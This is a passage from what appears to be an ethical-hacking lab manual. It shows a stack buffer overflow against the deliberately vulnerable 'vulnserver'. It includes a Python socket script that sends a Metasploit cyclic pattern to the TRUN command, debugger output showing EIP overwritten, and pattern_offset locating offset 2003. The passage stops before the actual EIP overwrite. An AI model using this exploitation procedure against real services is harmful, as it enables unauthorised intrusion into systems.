p3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6
Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw
0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3C
```

Figure 6.59: Screenshot showing Metasploit pattern_create output


Run the following Python script to send these random bytes to the vulnerable server:


findoff.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
findoff.py
Python
Tab Width: 4
Ln 1, Col 1
INS

```python
#!/usr/bin/python2
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.60: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.


Immunity Debugger - vulnserver.exe - [CPU - thread 000013B4]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Buffer Overflow of Vulnerable Server has overwritten EIP register with random bytes

```
Registers (FPU)
EAX 00B4F1EC ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
ECX 00CD5368
EDX 000094D9
EBX 00000134
ESP 00B4F9CC ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3BE000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
```


```
00B4F9CC  43396F43 Co9C
00B4F9D0  70433070 p0Cp
00B4F9D4  32704331 1Cp2
00B4F9D8  43337043 Cp3C
00B4F9DC  70433470 p4Cp
00B4F9E0  36704335 5Cp6
00B4F9E4  43377043 Cp7C
00B4F9E8  70433870 p8Cp
00B4F9EC  30714339 9Cq0
00B4F9F0  43317143 Cq1C
00B4F9F4  71433271 q2Cq
```

```
[06:25:54] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure 6.61: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Run the following command to find the exact offset of the random bytes in the EIP register:

`/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337`



/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
┌─[root@parrot]─[~]
└──╼ #
```

Figure 6.62: Screenshot showing Metasploit pattern_offset output

Overwrite the EIP Register

